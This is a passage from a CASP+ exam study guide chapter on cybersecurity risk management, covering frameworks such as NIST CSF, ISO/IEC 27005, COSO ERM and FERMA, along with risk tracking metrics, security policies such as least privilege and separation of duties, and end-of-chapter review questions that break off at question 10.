Step 1. Frame risk.

Step 2. Assess risk.

Step 3. Respond to risk.

Step 4. Monitor risk.


NIST Framework for Improving Critical Infrastructure Cybersecurity

The ***NIST Framework for Improving Critical Infrastructure Cybersecurity*** provides a cybersecurity risk framework. The framework is based on five framework core functions:

Key Topic

- **Identify (ID):** Develop organizational understanding to manage cybersecurity risk to systems, assets, data, and capabilities.
- **Protect (PR):** Develop and implement the appropriate safeguards to ensure delivery of critical infrastructure services.
- **Detect (DE):** Develop and implement the appropriate activities to identify the occurrence of a cybersecurity event.
- **Respond (RS):** Develop and implement the appropriate activities to take action regarding a detected cybersecurity event.
- **Recover (RC):** Develop and implement the appropriate activities to maintain plans for resilience and to restore any capabilities or services that were impaired due to a cybersecurity event.

Within each of these functions, security professionals should define cybersecurity outcomes closely tied to organizational needs and particular activities. Each category is then divided into subcategories that further define specific outcomes of technical and/or management activities. The function and category unique identifiers are shown in Figure 25-7.



Function Unique Identifier	Function	Category Unique Identifier	Category
ID	Identify	ID.AM	Asset Management
		ID.BE	Business Environment
		ID.GV	Governance
		ID.RA	Risk Assessment
		ID.RM	Risk Management Strategy
		ID.SC	Supply Chain Risk Management
PR	Protect	PR.AC	Access Control
		PR.AT	Awareness and Training
		PR.DS	Data Security
		PR.IP	Information Protection Processes and Procedures
		PR.MA	Maintenance
		PR.PT	Protective Technology
DE	Detect	DE.AE	Anomalies and Events
		DE.CM	Security Continuous Monitoring
		DE.DP	Detection Processes
RS	Respond	RS.RP	Response Planning
		RS.CO	Communications
		RS.AN	Analysis
		RS.MI	Mitigation
		RS.IM	Improvements
RC	Recover	RC.RP	Recovery Planning
		RC.IM	Improvements
		RC.CO	Communications

Figure 25-7 NIST Cybersecurity Framework Function and Category Unique Identifiers (Reprinted courtesy of the National Institute of Standards and Technology, U.S. Department of Commerce. Not copyrightable in the United States.)

Framework implementation tiers describe the degree to which an organization's cybersecurity risk management practices exhibit the characteristics defined in the framework. The following four tiers are used:

- **Tier 1: Partial:** Risk management practices are not formalized, and risk is managed in an ad hoc and sometimes reactive manner.
- **Tier 2: Risk Informed:** Risk management practices are approved by management but may not be established as organizationwide policy.
- **Tier 3: Repeatable:** The organization's risk management practices are formally approved and expressed as policy.
- **Tier 4: Adaptive:** The organization adapts its cybersecurity practices based on lessons learned and predictive indicators derived from previous and current cybersecurity activities through a process of continuous improvement.

Finally, a framework profile is the alignment of the functions, categories, and subcategories with the business requirements, risk tolerance, and resources of the organization. A profile enables organizations to establish a roadmap for reducing cybersecurity risk that is well aligned with organizational and sector goals, considers legal/regulatory requirements and industry best practices, and reflects risk management priorities.

The following steps illustrate how an organization could use the framework to create a new cybersecurity program or improve an existing program:

Key Topic

Step 1. Prioritize and scope.

Step 2. Orient.

Step 3. Create a current profile.

Step 4. Conduct a risk assessment.

Step 5. Create a target profile.

Step 6. Determine, analyze, and prioritize gaps.

Step 7. Implement the action plan.

An organization may repeat the steps as needed to continuously assess and improve its cybersecurity.

ISO/IEC 27005:2008

According to ISO/IEC 27005:2008, the risk management process consists of the following steps:

Key Topic

Step 1. **Context establishment:** Define the risk management's boundary.

Step 2. **Risk analysis (risk identification and estimation phases):** Evaluate the risk level.

Step 3. **Risk assessment (risk analysis and evaluation phases):** Analyze the identified risks and take into account the objectives of the organization.

Step 4. **Risk treatment (risk treatment and risk acceptance phases):** Determine how to handle the identified risks.

Step 5. **Risk communication:** Share information about risk between the decision makers and other stakeholders.

Step 6. **Risk monitoring and review:** Detect any new risks and maintain the risk management plan.

Figure 25-8 shows the risk management process based on ISO/IEC 27005:2008.




Figure 25-8 ISO/IEC 27005:2008 Risk Management Process

Open Source Security Testing Methodology Manual (OSSTMM)

The Institute for Security and Open Methodologies (ISECOM) published the ***Open Source Security Testing Methodology Manual (OSSTMM)***, which was written by Pete Herzog. This manual covers the different kinds of security tests of physical, human (processes), and communication systems, although it does not cover any specific tools that can be used to perform these tests. It defines five risk categorizations: vulnerability, weakness, concern, exposure, and anomaly. After a risk is detected and verified, it is assigned a risk assessment value.

COSO's Enterprise Risk Management (ERM) Integrated Framework

COSO broadly defines enterprise risk management (ERM) as "the culture, capabilities and practices integrated with strategy-setting and its execution, that organizations rely on to manage risk in creating, preserving and realizing value." The ***COSO Enterprise Risk Management (ERM) Integrated Framework*** is presented in the form of a three-dimensional matrix. The matrix includes four categories of objectives across the top: strategic, operations, reporting, and compliance. There are eight components of enterprise risk management. Finally, the organization, its divisions, and its business units are depicted as the third dimension of the matrix for applying the framework. The three-dimensional matrix of the COSO ERM Integrated Framework is shown in Figure 25-9.

Key Topic




Figure 25-9 COSO ERM Integrated Framework

Risk Management Standard by the Federation of European Risk Management Associations (FERMA)

The ***Federation of European Risk Management Associations (FERMAs) Risk Management Standard*** provides guidelines for managing risk in an organization. Figure 25-10 shows FERMA's risk management process as detailed in its Risk Management Standard.

Key Topic





Figure 25-10 FERMA's Risk Management Process

Risk Tracking

A security team should analyze metrics daily, but what are those metrics and where are they recorded? In this section you'll learn about the risk register, key performance indicators, and key risk indicators.

Risk Register

The ***risk register*** is a document or piece of software that is used to record assets, vulnerabilities, efforts to address vulnerabilities, and the results of such efforts. It can be a static document such as a spreadsheet, or it might be a piece of software that allows the entry of these same items. An example of a risk register is shown in Figure 25-11.



Risk Register

Organization	
Date	

Risk #	Date	Description of Risk	Risk Source	Risk Consequences	Consequence Rating	Likelihood Rating	Inherent Risk Rating	Existing Controls	Residual Risk Rating	Planned Treatments	Risk Owner	Treatment Due Date	Risk Review Date

Figure 25-11 Risk Register

Key Performance Indicators/Key Risk Indicators

Key performance indicators (KPIs) and key risk indicators (KRIs) are the two types of metrics that are created, collected, and analyzed. The Information Security Forum (ISF) recommends the following 14-step approach to KPIs and KRIs to support informed decision making:

Step 1. Understand the business context.

Step 2. Identify audiences and collaborators.

Step 3. Determine common interests.

Step 4. Identify the key information security priorities.

Step 5. Design KPI/KRI combinations.

Step 6. Test and confirm KPI/KRI combinations.

Step 7. Gather data.

Step 8. Produce and calibrate KPI/KRI combinations.

Step 9. Interpret KPI/KRI combinations to develop insights.

Step 10. Agree to conclusions, proposals, and recommendations.

Step 11. Produce reports and presentations.

Step 12. Prepare to present and distribute reports.

Step 13. Present and agree on next steps.

Step 14. Develop learning and improvement plans.

Based on this approach, security professionals must guide their organization into monitoring KPIs and KRIs. A performance indicator is a metric that informs how your business is doing. It tells you what to do and what action to take. Metrics are derived from measures, which are observed values at a point in time. Whereas measures are raw numbers and data points, metrics are ratios, averages, percentages, or rates derived from the measures.

Understanding the difference between KPIs and KRIs is vital.

KPIs

Key performance indicators (KPIs) track things that directly relate to specific actions or activities—not the final result. Profit, costs, and number of accounts should not be used as KPIs. They result from many activities, so they do not identify particular actions to take. KPIs that organizations need to capture include

Key Topic

- Increase or decrease in reported incidents
- Number of large and small security incidents
- Cost per incident
- Amount of time for incident resolution
- Downtime during an incident

Let's look at an example. Suppose an organization's IT department reported a significant decrease in reported incidents over the past quarter. Some questions that management may need to look into include:

- Were new security controls put into place during the quarter that possibly caused this significant decrease?
- Was there an actual decrease in incidents or just failure to discover or report incidents?
- What are the operational differences (for example, system upgrades, new tools, heavily attacked systems that have been patched, removed, or replaced) between the last quarterly report and this quarterly report?

When security professionals deploy security solutions, they must identify a specific business need that is being fulfilled by a solution. The primary business needs that you need to understand for the CASP+ exam are scalability, reliability, and availability.

Scalability

Scalability is a characteristic of a device or security solution that describes its capability to cope and perform under an increased or expanding workload. Scalability is generally defined by time factors. Accessing current and future needs is important in determining scalability. Scalability can also refer to a system's ability to grow as needs grow. A scalable system can be expanded, load balanced, or clustered to increase performance.

Let's look at an example. Suppose an organization needs to deploy a new web server. A systems administrator locates an older system that can be reconfigured to be deployed as the new web server. After assessing the needs of the organization, it is determined that the web server will serve the current needs of the organization. However, it will not be able to serve the anticipated needs in six months. Upgrading the server to increase scalability may be an option if the costs for the upgrade are not too high. The upgrade costs and new scalability value should be compared to the cost and scalability of a brand-new system.

Reliability

The ***reliability*** of a solution speaks to its ability to perform as expected on a constant basis. For example, a control that is only found to stop some users from risky activities would not be considered as reliable as one that actually prevents the activities.

Availability

Availability is the amount or percentage of time a computer system is available for use. When determining availability, the following terms are often used: maximum tolerable downtime (MTD), mean time to recovery (MTTR), and mean time between failures (MTBF).

For the CASP+ exam, you need to be able to recognize when new devices or technologies are being implemented to increase data availability. Let's look at an example. Suppose a small company is hosting multiple virtualized client servers on a single host. The company is considering adding a new host to create a cluster. The new host hardware and operating system will be different from those of the first host, but the underlying virtualization technology will be compatible. Both hosts will be connected to a shared iSCSI storage solution. The iSCSI storage solution will increase customer data availability.

Availability is best determined by looking at the component within the security solution that is most likely to fail. Knowing how long a solution can be down, how long it will take to repair, and the amount of time between failures are all important components in determining availability.

KRIs

Key risk indicators (KRIs) are used in management to indicate how risky an activity is or how likely a risk is to occur. Organizations use KRIs as early signals that particular risks may occur. KRIs that organizations need to capture include

- **Acceleration of high-severity events:** Are more severe events showing up on your systems in a shorter amount of time?
- **Handle time:** How long does it take you to identify a threat-pattern change and eliminate the cause of that threat?
- **Attack surface area:** How many hosts are involved in a security event? How many hosts are included in an attack?

Let's look at an example. Suppose an organization is worried that its security awareness training is poor. A KRI for this is to examine the pass/fail metrics for the security awareness training. If there is a high failure rate, the organization needs to improve its training procedures—specifically the time spent on training per year and the employee engagement index for the training. Less time spent training and less training provided to employees will directly impact the pass/fail rate for the security awareness training. In this situation, the organization may decide to require more security awareness training for personnel.

Risk Appetite vs. Risk Tolerance

While the terms risk appetite and risk tolerance may appear to be synonyms at first glance, in the world of risk management, they have different meanings. Technically speaking:

- ***Risk appetite*** is the level of exposure or risk that an organization views as acceptable. It is a reflection of the risk aversion of upper management and can change when upper management changes.
- ***Risk tolerance*** is the degree of variance from an organization's risk appetite that the organization is willing to tolerate.

One very useful analogy is to think of risk appetite as the speed limit and risk tolerance as how much above the speed limit you will be permitted to go without getting a ticket.

Tradeoff Analysis

Earlier in this chapter you learned about risk response, which is the four main ways in which risk can be handled. Determining the risk response is done by performing a tradeoff analysis. Earlier in this chapter you learned about both qualitative and quantitative methods of performing such an analysis. Regardless of the sophistication of the method involved, the purpose is to weigh the cost of potential controls against the cost of a breach, always choosing the path of least cost.

Usability vs. Security Requirements

Usability refers to the ease of use of a security solution or device, and it involves matching a solution or device more closely to organizational needs and requirements. Ensuring that organizational staff can deploy and maintain a new security solution is vital. Any staff training costs must be added to the costs of the solution itself when determining return on investment (ROI) and total cost of ownership (TCO). Even the best of security solutions may be removed as possibilities because of their usability.

Policies and Security Practices

Organizational policies must be implemented to support all aspects of security. Experienced security professionals should ensure that organizational security policies include separation of duties, job rotation, mandatory vacations, least privilege, incident response, forensic tasks, employment and termination procedures, continuous monitoring, training and awareness for users, and auditing requirements and frequency.

Separation of Duties

Separation of duties is a preventive administrative control to keep in mind when designing an organization's authentication and authorization policies. Separation of duties prevents fraud by distributing tasks and their associated rights and privileges among users. It helps to deter fraud and collusion because when an organization implements adequate separation of duties, collusion between two or more personnel would be required to carry out fraud against the organization. A good example of separation duties is authorizing one person to manage backup procedures and another to manage restore procedures.

Separation of duties is associated with dual controls and split knowledge. With dual controls, two or more users are authorized and required to perform certain functions. For example, a retail establishment might require two managers to open the safe. Split knowledge ensures that no single user has all the information needed to perform a particular task. An example of split knowledge is the military's requiring two individuals to each enter a unique combination to authorize missile firing.

Separation of duties ensures that one person is not capable of compromising organizational security. Any activities that are identified as high risk should be divided into individual tasks, which can then be allocated to different personnel or departments.

When an organization adopts a policy which specifies that the systems administrator cannot be present during a system audit, separation of duties is the guiding principle.

Let's look at an example of the violation of separation of duties. Say that an organization's internal audit department investigates a possible breach of security. One of the auditors interviews three employees:

- A clerk who works in the accounts receivable office and is in charge of entering data into the finance system
- An administrative assistant who works in the accounts payable office and is in charge of approving purchase orders
- The finance department manager, who can perform the functions of both the clerk and the administrative assistant

To avoid future security breaches, the auditor should suggest that the manager should only be able to review the data and approve purchase orders.

Job Rotation

From a security perspective, ***job rotation*** refers to the detective administrative control that requires multiple users to be trained to perform the duties of a position to help prevent fraud by any individual employee. The idea is that by making multiple people familiar with the legitimate functions of the position, the likelihood increases that unusual activities by any one person will be noticed. Job rotation is often used in conjunction with mandatory vacations.

Beyond the security aspects of job rotation, additional benefits include

Key Topic

- Trained backup, which can be useful in the event of emergencies
- Protection against fraud
- Cross-training of employees

Mandatory Vacation

With ***mandatory vacations***, all personnel are required to take time off, allowing other personnel to fill their positions while gone. This detective administrative control enhances the opportunity to discover unusual activity.

Some of the security benefits of a mandatory vacations policy include having the replacement employee

Key Topic

- Run the same applications as the vacationing employee
- Perform tasks in a different order from the vacationing employee
- Perform the job from a different workstation than the vacationing employee

Replacement employees should avoid running scripts that were created by the vacationing employee. A replacement employee should either develop his or her own script or manually complete the tasks in the vacationing employee's script.

Least Privilege

The ***principle of least privilege*** requires that a user or process be given only the minimum access privilege needed to perform a particular task. The main purpose of this principle is to ensure that users have access to only the resources they need and are authorized to perform only the tasks they need to perform. To properly implement the least privilege principle, organizations must identify all users' jobs and restrict users to only the identified privileges.

The need-to-know principle is closely associated with the concept of least privilege. Whereas least privilege seeks to reduce access to a minimum, the need-to-know principle actually defines the minimums for each job or business function. Excessive privileges become a problem when a user has more rights, privileges, and permissions than needed to do his job. Excessive privileges are hard to control in large enterprise environments.

In a common implementation of the least privilege and need-to-know principles, a systems administrator is issued both an administrative-level account and a normal user account. In most day-to-day functions, the administrator should use her normal user account. When the systems administrator needs to perform administrative-level tasks, she should use the administrative-level account. If the administrator uses her administrative-level account while performing routine tasks, she risks compromising the security of the system and user accountability.

Organizational rules that support the principle of least privilege include the following:

- Keep the number of administrative accounts to a minimum.
- Administrators should use normal user accounts when performing routine operations.
- Permissions on tools that are likely to be used by attackers should be as restrictive as possible.

To more easily support the least privilege and need-to-know principles, users should be divided into groups to facilitate the confinement of information to a single group or area. This process is referred to as compartmentalization.

The default level of access should be no access. An organization should give users access only to resources required to do their jobs, and that access should require manual implementation after the requirement is verified by a supervisor.

Discretionary access control (DAC) and role-based access control (RBAC) are examples of systems based on a user's need to know. Ensuring least privilege requires that the user's job be identified and each user be granted the lowest clearance required for his or her tasks. Another example is the implementation of views in a database. Need-to-know requires that the operator have the minimum knowledge of the system necessary to perform his or her task.

If an administrator reviews a recent security audit and determines that two users in finance also have access to the human resource data, this could be an example of a violation of the principle of least privilege if either of the identified users works only in the finance department. Users should only be granted access to data necessary to complete their duties. While some users may require access to data outside their department, this is not the norm and should be fully investigated.

Employment and Termination Procedures

Personnel are responsible for the vast majority of security issues within an organization. For this reason, it is vital that an organization implement the appropriate personnel security policies. Organizational personnel security policies should include screening, hiring, and termination policies.

Personnel screening should occur prior to the offer of employment and might include a criminal background check, work history, background investigations, credit history, driving records, substance-abuse testing, and education and licensing verification. Screening needs should be determined based on the organization's needs and the prospective hire's employment level.

Personnel hiring procedures (onboarding) should include signing all the appropriate documents, including government-required documentation, no expectation of privacy statements, and NDAs. An organization usually has a personnel handbook and other hiring information that must be communicated to a new employee. The hiring process should include a formal verification that the employee has completed all the training. Employee IDs and passwords are then issued.

Personnel termination (offboarding) must be handled differently based on whether the termination is friendly or unfriendly. Procedures defined by the human resources department can ensure that organizational property is returned, user access is removed at the appropriate time, and exit interviews are completed. With unfriendly terminations, organizational procedures must be proactive to prevent damage to organizational assets. Therefore, unfriendly termination procedures should include system and facility access termination prior to employee termination notification as well as security escort from the premises.

Management must also ensure that appropriate security policies are in place during employment. Separation of duties, mandatory vacations, and job rotation are covered earlier in this chapter. Some positions might require employment agreements to protect the organization and its assets even after the employee is no longer with the organization. These agreements can include NDAs, non-compete clauses, and code of conduct and ethics agreements.

Training and Awareness for Users

Security awareness training, security training, and security education are three terms that are often used interchangeably, but these are actually three different things:

- Awareness training reinforces the fact that valuable resources must be protected by implementing security measures.
- Security training involves teaching personnel the skills they need to perform their jobs in a secure manner. Awareness training and security training are usually combined as security awareness training, which improves user awareness of security and ensures that users can be held accountable for their actions.
- Security education is more independent and is targeted at security professionals who require security expertise to act as in-house experts for managing security programs.

So, awareness training addresses the *what*, security training addresses the *how*, and security education addresses the *why*.

Security awareness training should be developed based on the audience. In addition, trainers must understand the corporate culture and how it affects security.
For example, in a small customer-focused bank, bank employees may be encouraged to develop friendships with bank clients. In this case, security awareness training must consider the risks that come with close relationships with clients.

The audiences you need to consider when designing training include high-level management, middle management, technical personnel, and other staff. For high-level management, security awareness training must provide a clear understanding of potential risks and threats, effects of security issues on organizational reputation and financial standing, and any applicable laws and regulations that pertain to the organization's security program. Middle management training should discuss policies, standards, baselines, guidelines, and procedures, particularly how these components map to the individual departments. Also, middle management must understand their responsibilities regarding security. Technical staff should receive technical training on configuring and maintaining security controls, including how to recognize an attack when it occurs. In addition, technical staff should be encouraged to pursue industry certifications and higher education degrees. Other staff need to understand their responsibilities regarding security so that they perform their day-to-day tasks in a secure manner. With these staff, providing real-world examples to emphasize proper security procedures is effective.

Targeted security training is important to ensure that users at all levels understand their security duties within the organization. Let's look at an example. Say that a manager is attending an all-day training session. He is overdue on entering bonus and payroll information for subordinates and feels that the best way to get the changes entered is to log into the payroll system and activate desktop sharing with a trusted subordinate. The manager grants the subordinate control of the desktop, thereby giving the subordinate full access to the payroll system. The subordinate does not have authorization to be in the payroll system. Another employee reports the incident to the security team. The most appropriate method for dealing with this issue going forward is to provide targeted security awareness training and impose termination for repeat violators.

Personnel should sign a document indicating that they have completed the training and understand all the topics. Although the initial training should occur when someone is hired, security awareness training should be considered a continuous process, with future training sessions occurring annually at a minimum.

It is important for organizations to constantly ensure that procedures are properly followed. If an organization discovers that personnel are not following proper procedures of any kind, the organization should review the procedures to ensure that they are correct. Then the personnel should be given the appropriate training so that the proper procedures are followed.

For example, if there has been a recent security breach leading to the release of sensitive customer information, the organization must ensure that staff are trained appropriately to improve security and reduce the risk of disclosing customer data. In this case, the primary focus of the privacy compliance training program should be to explain to personnel how customer data is gathered, used, disclosed, and managed.

It is also important that security audits be performed periodically. For example, say that an organization's security audit has uncovered a lack of security controls with respect to employees' account management. Specifically, the audit reveals that accounts are not disabled in a timely manner after an employee departs the organization. The company policy states that an employee's account should be disabled within eight hours of termination. However, the audit shows that 10% of the accounts were not disabled until seven days after a dismissed employee departed. Furthermore, 5% of the accounts are still active. Security professionals should review the termination policy with the organization's managers to ensure prompt reporting of employee terminations. It may be necessary to establish a formal procedure for reporting terminations to ensure that accounts are disabled when appropriate.

Auditing Requirements and Frequency

Auditing and reporting ensure that users are held accountable for their actions, but an auditing mechanism can only report on events that it is configured to monitor. Organizations must find a balance between auditing important events and activities and ensuring that device performance is maintained at an acceptable level. Also, organizations must ensure that any monitoring that occurs is in compliance with all applicable laws.

Audit trails detect computer penetrations and reveal actions that identify misuse. As a security professional, you should use audit trails to review patterns of access to individual objects. To identify abnormal patterns of behavior, you should first identify normal patterns of behavior. Also, you should establish the clipping level, which is a baseline of user errors above which violations will be recorded. A common clipping level that is used is three failed login attempts. Any failed login attempt above the limit of three would be considered malicious. In most cases, a lockout policy would lock out a user's account after this clipping level was reached.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 25-3 lists these key topics and the page number on which each is found.

Key Topic

Table 25-3 Key Topics for Chapter 25

Key Topic Element	Description	Page Number
List	Goals of a risk assessment	555
List	Considerations used to determine an asset's value	558
List	Guidelines an organization should keep in mind when determining risk TCO	559
List	Basic rules when calculating and analyzing risk TCO	560

Key Topic Element	Description	Page Number
List	Types of loss that can affect ROI	560
List	Steps in an information security gap analysis	564
List	Reasons for identifying inherent risks	567
List	NIST SP 800-30 risk assessment process	568
Figure 25-1	NIST SP 800-30 Risk Assessment Process	569
List	Categories of threat agents	569
Table 25-1	Confidentiality, Integrity, and Availability Potential Impact Definitions	571
List	NIST risk management framework	574
Figure 25-2	NIST Risk Management Framework	574
List	SP 800-60 Vol. 1 Rev. 1 process	575
List	NIST SP 800-53 control families	576
List	NIST steps to SP 800-53 Rev. 4	577
Figure 25-3	NIST Security Control Selection Process	578
Figure 25-4	NIST Systems Security Engineering Framework	579
Figure 25-5	NIST System Life Cycle Processes and Stages	580
Table 25-2	NIST System Life Cycle Processes and Designators	580
List	NIST SP 800-37 Rev. 1 risk management framework	581
Figure 25-6	NIST Risk Management Process Applied Across All Three Tiers	584
List	NIST SP 800-39 risk management process	584
List	Core functions in the NIST Framework for Improving Critical Infrastructure Cybersecurity	585
Figure 25-7	NIST Cybersecurity Framework Function and Category Unique Identifiers	586
List	NIST Framework for Improving Critical Infrastructure Cybersecurity Framework implementation tiers	586
List	Steps to create a new cybersecurity program or improve an existing program	587
List	ISO/IEC 27005:2008 risk management process	587
Figure 25-8	ISO/IEC 27005:2008 Risk Management Process	588

Key Topic Element	Description	Page Number
Figure 25-9	COSO ERM Integrated Framework	589
Figure 25-10	FERMA's Risk Management Process	590
Figure 25-11	Risk Register	591
List	Information Security Forum (ISF) 14-step approach to KPIs and KRIs	591
List	KPIs that organizations need to capture	592
List	KRIs that organizations need to capture	594
List	Risk appetite vs. risk tolerance	594
List	Benefits of job rotation	596
List	Benefits of mandatory vacations	597

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

risk assessment, likelihood, impact, qualitative risk analysis, quantitative risk analysis, exposure factor (EF), total cost of ownership (TCO), return on investment (ROI), payback, net present value (NPV), mean time to repair (MTTR), mean time between failures (MTBF), annualized loss expectancy (ALE), annualized rate of occurrence (ARO), single loss expectancy (SLE), information security gap analysis, transfer, accept, avoid, mitigate, inherent risk, residual risk, risk management life cycle, identify, assessment, control, protective control, detective control, compensative control, deterrent control, corrective control, recovery control, review, NIST SP 800-53 Rev. 4, NIST SP 800-160, NIST SP 800-37 Rev. 1, NIST SP 800-39, NIST Framework for Improving Critical Infrastructure Cybersecurity, Open Source Security Testing Methodology Manual (OSSTMM), COSOs Enterprise Risk Management (ERM) Integrated Framework, Federation of European Risk Management Associations (FERMA) Risk Management Standard, risk register, key performance indicator (KPI), scalability, reliability, availability, key risk indicator (KRI), risk appetite, risk tolerance, usability, separation of duties, job rotation, mandatory vacations, principle of least privilege

Complete Tables and Lists from Memory

Print a copy of Appendix B, "Memory Tables" (found on the companion website), or at least the section for this chapter, and complete the tables and lists from memory. Appendix C, "Memory Tables Answer Key" (also on the companion website), includes completed tables and lists to check your work.

Review Questions

1. Which of the following detects computer penetrations and reveals actions that identify misuse?
   a. Audit trail
   b. Chem trail
   c. Embedded path
   d. Network trace

2. What is the first step in a risk assessment?
   a. Identify vulnerabilities and threats.
   b. Identify assets and asset value.
   c. Balance threat impact with countermeasure cost.
   d. Calculate threat probability and business impact.

3. Which of the following reinforces the fact that valuable resources must be protected by implementing security measures?
   a. Security training
   b. Security education
   c. Security awareness training
   d. Security management training

4. Which of the following is a measurement of the chance that a particular risk event will impact an organization?
   a. Impact
   b. Depth
   c. Breadth
   d. Likelihood

5. Which group is responsible for the vast majority of security issues within an organization?
   a. Employees
   b. Script kiddies
   c. APTs
   d. Shareholders

6. Which of the following does not assign monetary and numeric values to all facets of the risk analysis process?
   - a. Quantitative risk analysis
   - b. Qualitative risk analysis
   - c. Gap analysis
   - d. Delphi technique

7. Which of the following refers to dividing users into groups to facilitate the confinement of information to a single group or area?
   - a. Segmentation
   - b. Discrimination
   - c. Compartmentalization
   - d. Filtering

8. What is the percentage value or functionality of an asset that will be lost when a threat event occurs?
   - a. ALE
   - b. SLE
   - c. ARO
   - d. EF

9. Which principle requires that a user or process be given only the minimum access privilege needed to perform a particular task?
   - a. Least privilege
   - b. Need to know
   - c. Separation of duties
   - d. Job rotation

10. Which of the following refers to the money gained or lost after an organization makes an investment?
    - a. TCO
